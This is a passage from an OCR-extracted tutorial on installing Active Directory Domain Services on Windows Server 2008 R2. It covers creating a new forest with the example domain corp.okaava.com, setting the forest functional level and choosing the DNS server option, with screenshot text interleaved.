
○ Create a new domain in an existing forest

This server will become the first domain controller in the new domain

● Create a new domain in a new forest

More about possible deployment configurations

Give a name to your domain. We named our domain as corp.okaava.com for example.



Active Directory Domain Services Installation Wizard

Name the Forest Root Domain


The first domain in the forest is the forest root domain. Its name is also the name of the forest.

Type the fully qualified domain name (FQDN) of the new forest root domain.

FQDN of the forest root domain: corp.okaava.com

Example: corp.contoso.com

Set the forest functional level to windows Server 2008 R2 and click on Next.



Server Manager
File Action View Help
Server Manager (WIN-8HMB2QJJN
Roles
Active Directory Domain Se
Features
Diagnostics
Configuration
Storage
Active Directory Domain Services
Summary
Events:
System
Last Refresh: Today at 1:34 PM Configure refresh
< Back
Next >
Cancel

Stores directory data and manages communication between users and domains, including user logon processes, authentication, and directory searches.

Active Directory Domain Services Installation Wizard

Set Forest Functional Level
Select the forest functional level.

Forest functional level: Windows Server 2008 R2

Details:

The Windows Server 2008 R2 forest functional level provides all the features that are available in the Windows Server 2008 forest functional level, plus the following additional feature:


- Recycle Bin, which, when it is enabled, provides the ability to restore deleted objects in their entirety while Active Directory Domain Services is running.

Any new domains that are created in this forest will operate by default at the Windows Server 2008 R2 domain functional level.

You will be able to add only domain controllers that are running Windows Server 2008 R2 or later to this forest.

More about domain and forest functional levels

In the additional options, select the DNS server and click on Next.



Server Manager
File Action View Help
Server Manager (WIN-8HMB2QJJN
Roles
Active Directory Domain Se
Features
Diagnostics
Configuration
